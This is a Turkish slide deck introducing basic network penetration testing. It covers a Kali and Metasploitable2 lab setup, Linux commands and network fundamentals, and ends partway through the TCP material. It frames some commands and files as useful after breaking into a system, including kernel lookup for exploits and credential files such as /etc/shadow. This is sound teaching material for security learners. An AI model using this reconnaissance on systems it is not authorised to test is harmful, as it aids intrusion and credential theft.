
Temel Network Pentest'e Giriş

Ahmet GÜREL

www.gurelahmet.com

cyberlab.sdu.edu.tr
info@gurelahmet.com

HAKKIMDA

Ahmet GÜREL

Cyber Security Researcher

President at SDU IEEE Computer Society

Suleyman Demirel University Computer Engineering

Linked  : www.linkedin.com/in/ahmetgurell




@ahmettgurell

MAIL

info@gurelahmet.com

ahmetgurel.yazilim@gmail.com



Blog: www.gurelahmet.com

Slideshare: <http://www.slideshare.net/AhmetGrel1>

Eđitim Konuları:

- Sanal Lab Ortamının Kurulması (VMware üzerine Kali 2.0 ve Metasploitable2)
- Temel Linux Sistem Bilgisi
- Temel Network Bilgisi
- Aktif ve Pasif Bilgi Toplama
- Temel Nmap Kullanımı
- Temel Metasploit Kullanımı
- Açıklık Tarama Araçları Kullanımı
- Uygulamalı Sızma Testi Örnekleri

VMware Üzerine Kali ve Metasploitable2 Kurulumu

Öncelikle Metasploitable2 de kuracağımız için VMware sanallaştırma yazılımını kullanmanız gerekmekte.Ücretsiz versiyonu Playerin setupını googleden rahatlıkla bulunabilmekte.İndirip VMware i kurduktan sonra

<https://www.kali.org/downloads/> adresinden Kalinin iso dosyasını indirmeniz gerekmektedir.Bundan sonra

<https://www.vulnhub.com/entry/metasploitable-2,29/> adresinden

Metasploitable2 adlı içinde açıklar bulunduran sanal linux makinamızı indiriyoruz.Bunları indirdikten sonra VMware üzerine kurulum işlemine başlıyoruz.VMware i kurduktan sonra indirdiğimiz Metasploitable2 iso dosyasını File>Open diyerek seçiyoruz.

File Edit View VM Tabs Help

Open Virtual Machines

ahmet Desktop PentestLab **Metasploitable2-Linux**

Places

- Search
- Recently Used
- ahmet
- Desktop
- File System
- vmware

Name	Size	Modified
Metasploitable.vmx.lck		01:20
Metasploitable.vmx	2,9 KB	11-05-2016

Add Remove


Virtual Machines and Teams

Cancel Open

p/PentestLab/Metasploitable2-Linux/Metasploitable.vmx
rtual machine

VMware Üzerine Kali ve Metasploitable2 Kurulumu

VMware üzerine Metasploitable2 yi import ettikten sonra çalıştırıyoruz ve gelen terminalde username kısmına **msfadmin** ve password kısmında **msfadmin** yazarak sistemi açmış bulunmaktayız. Sistem artık ayakta **ifconfig** komutunu yazarak sistemin network bilgilerini ve ip adresini öğrenebilirsiniz. Şuan başka bir pc den port ve servis taraması yapabilir, ip adresini tarayıcıya girerek içindeki dışarıya hizmet veren uygulamaları görüntüleyebilirsiniz. Bu işlemlerin ekran görüntüleri sonraki sayfalarda eklenmiştir.





Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with `msfadmin/msfadmin` to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

VMware Üzerine Kali ve Metasploitable2 Kurulumu

Evet artık Metasploitable2 adlı sanal makinamız tamamıyla hazır ve çalışmakta. Bu makinadaki port ve servis taramalarını yaparak zaafiyetli servisleri ve uygulamaları kullanarak farklı senaryolar ile sızmaya çalışacağız bunun içinde bir adet saldırgan makina yani Kali Linux kurmamız gerekmektedir. Kali Linux kurulsa bile bu işlemler için en az giriş ve orta seviyede Network ve Linux sistem bilgimiz olmalıdır. Bu eğitimde kısa kısa gerekli bilgiler ve tool kullanımları gösterilecektir. Fakat detaylı ve ileri okuma için farklı döküman linkleri verilecektir. Bu işlemleri anlayabilmek adına verilen tüm dökümanları okumanızı önermekteyim. Temel Linux Bilgisi ve Kali Linux kurulumu ve Kalideki araçların ne iş yaptığını öğrenmek için <http://www.slideshare.net/mmetince/kali-ile-linuxe-giri-intelrad> bu dökümanı okuyunuz ve Kali yi kurunuz. Bu dökümanda yeniden Kali kurulumu anlatılmayacaktır.

Temel Linux Sistem Bilgisi

Bir sızma testi için en az orta seviyede Linux sistem bilgisi şarttır. Temel Linux bilgisi için daha önceden hazırladığım

<http://www.slideshare.net/AhmetGrel1/temel-linux-kullanm-ve-komutlar>

dökümanımı okuyunuz. Bu sunumdaki komutlar linux için yetersiz olmakla beraber bir çok komutun bilindiği varsayılarak bir sisteme sızdıktan sonra en çok kullanılan komutlar ve dosya dizinleri baz alınarak hazırlanmıştır.

pwd : Bulduğunuz dizini verir.

whoami : Sistemde hangi kullanıcıda olduğunuzu verir. (root, ali, ayşe vb.)

uname -a : Bulduğunuz sistemin çekirdek (kernel) bilgisini verir. Kernel Exploit ararken ve çalıştırmanız için bu bilgi gerekmektedir bu linux komutu ile öğrenebilmektesiniz.

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- Ubuntu 64-bit
- Kali-Linux-2...
- Metasploita...
- U11
- W03SERV
- WXP
- Shared VMs

Kali-Linux-2.0.0-vm-amd64 x

root@kali: ~

root@kali: ~

```
[root:~]# pwd
/root
[root:~]# whoami
root
[root:~]# uname -a
Linux kali 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64 GNU/Linux
[root:~]#
```

SYSTEM

Host: kali Uptime: 0h 2m 59s

CPU: 0.22, 0.30, 0.14

Mem: 336K / 2.0G

Tasks: 1 / 343

1% CPU: 1%

NAME	PID	CPU	MEM
vmtoolsd	1348	0.50	1.38
korg	658	0.50	1.87
conky	1499	0.00	0.33
zsh	1443	0.00	0.27
python-pty-helper	1442	0.00	0.09

RAM: 14% used

Swap: 0% used

FILESYSTEMS

root 46% free 1GiB / 28.2GiB

NETWORKING

LAN speed: 1000 Mb/s

Down: 0B KB/s

Downloaded: 0.57KiB

Up: 0B KB/s

Uploaded: 13.5KiB

Wi-Fi (No Address)

Down: 0B KB/s

Downloaded: 0B

Up: 0B KB/s

Uploaded: 0B

CONNECTIONS

Inbound: 0

Outbound: 0

Total: 0

Totband: local Service/Port

Temel Linux Sistem Bilgisi

ps aux : Sistemde çalışan servisleri listeler.

ps aux | grep root : Sistemde root olarak çalışan servisleri listeler.

users : Sistemde bulunan kullanıcıları listeler.

ifconfig : Sistemin network ayarlarını ve ip adresini getirir.

history : Terminale önceden girilen komutların tamamını gösterir.

passwd : Kullanıcının şifresini değiştirmeye yarar

Temel Linux Sistem Bilgisi (Önemli Dosyalar)

- /etc/sysconfig/network
- /etc/sysconfig/network-scripts
- /etc/hosts
- /etc/resolv.conf
- /etc/nsswitch.conf
- /etc/services
- /etc/passwd
- /etc/shadow

Temel Network Bilgisi

Tabiki bir network e sızma testi gerçekleřtirmek için iyi bir network bilgiside gerekli sunumun bu kısmında giriş seviyesinde network bilgisi verilecektir.

Ben bu kısımda OSI,TCP/IP,Network Protokollerine,IP ADRESLEME ve Network Cihazlarına değineceğim.

Temel Network Bilgisi

Başlarken Network nedir?

Bilgisayarların iletişim hatları aracılığıyla veri aktarımının sağlandığı sistem, bilgisayar ağıdır.

IP Adresi Nedir?

IP adresi (İngilizce: Internet Protocol Address), interneti ya da TCP/IP protokolünü kullanan diğer paket anahtarlama ağına bağlı cihazların, ağ üzerinden birbirleri ile veri alışverişi yapmak için kullandıkları adres.


DNS Nedir?

Türkçe olarak Alan Adı Sistemi olan DNS girdiğimiz sitelerin IP adresini tutan bir adres defteri gibidir. Girdiğimiz bir domain tıkladığımızda kullandığımız DNS bizi yönlendirdiği için bazen ulaşamama durumları oluyor farklı nedenlerden o IP'yi engelliyorlar ve bu site yasaklanmıştır diyor bizde bunun için farklı DNS'ler kullanarak erişimimize devam ediyoruz.

Temel Network Bilgisi | OSI MODELİ

Open Systems
Interconnection (OSI)
modeli ISO
(International
Organization for
Standardization)
tarafından geliřtirmiřtir.
**Bu modelle, ađ
farkındalıđına sahip
cihazlarda alıřan
uygulamaların
birbirleriyle nasıl
iletiřim kuracakları
tanımlanır.**

OSI Modeli



Temel Network Bilgisi | OSI MODELİ

7 Katmandan oluşan OSI Modelinde her katmanında belli donanımlar ve network protokolleri bulunur.

Network haberleşmelerinde OSI Referans modeli kullanılır.

Katmanlarda çalışan donanımlara ve protokollere iler ki sunumlarda bulunmaktadır.


Temel Network Bilgisi | OSI MODELİ



Terminal A



Terminal B



Temel Network Bilgisi | TCP/IP

Tarihçe:


- İlk olarak 80'li yıllarda Amerikan Savunma Bakanlığı (DoD) tarafından OSI tabanlı sistemlere alternatif olarak geliştirilmiştir.
- DoD'un Amerikan piyasasındaki ana belirleyici olması, bu protokolün Amerikan yazılımlarında standart kabul edilmesine neden oldu.
- İnternet'in babası sayılabilecek ARPANet bu nedenle TCP/IP ile doğdu. İnternet kullanımının büyük bir hızla artması ile birlikte, TCP/IP OSI üzerinde bir üstünlük kurmuş oldu.

Temel Network Bilgisi | TCP/IP

- Yapı olarak iki katmanlı bir haberleşme protokolüdür.
- Üst Katman **TCP**(Transmission Control Protocol) verinin iletimden önce paketlere ayrılmasını ve karşı tarafta bu paketlerin yeniden düzgün bir şekilde birleştirilmesini sağlar.
- Alt Katman **IP** (Internet Protocol) ise,iletilen paketlerin istenilen ağ adresine yönlendirilmesini kontrol eder.

Temel Network Bilgisi | TCP/IP

TCP/IP model



Temel Network Bilgisi | TCP/IP

- **Uygulama Katmanı(Application Layer)** : Farklı sunucular üzerindeki süreç ve uygulamalar arasında olan iletişimi sağlar.
- **Taşıma Katmanı(Host to host or Transport Layer)** : Noktadan noktaya veri akışını sağlar.
- **İnternet Katmanı** : Router lar ile birbirine bağlanmış ağlar boyunca verinin kaynaktan hedefe yönlendirilmesini sağlar.
- **Ağ Erişim Katmanı** : İletişim ortamının karakteristik özelliklerini,sinyalleşme hızını ve kodlama şemasını belirler.Uç sistem ile alt ağ arasındaki lojik arabirime ilişkin katmandır.

Temel Network Bilgisi | TCP/IP

TCP bağlantısı nasıl kurulur?


A bilgisayarı B bilgisayarına TCP yoluyla bağlanmak istediğinde şu yol izlenir:

- A bilgisayarı B bilgisayarına TCP **SYN**chronize mesajı yollar
- B bilgisayarı A bilgisayarının isteğini aldığına dair bir TCP **SYN+ACK**nowledgement mesajı yollar
- A bilgisayarı B bilgisayarına TCP **ACK** mesajı yollar
- B bilgisayarı bir **ACK** "TCP connection is **ESTABLISHED**" mesajı alır

Üç zamanlı el sıkışma adı verilen bu yöntem sonucunda TCP bağlantısı açılmış olur.

Temel Network Bilgisi | TCP/IP

3 lü El Sıkışma Nedir? (TCP 3 Way Hand shake)



Temel Network Bilgisi | TCP/IP

TCP Bağlantısının Sonlanması

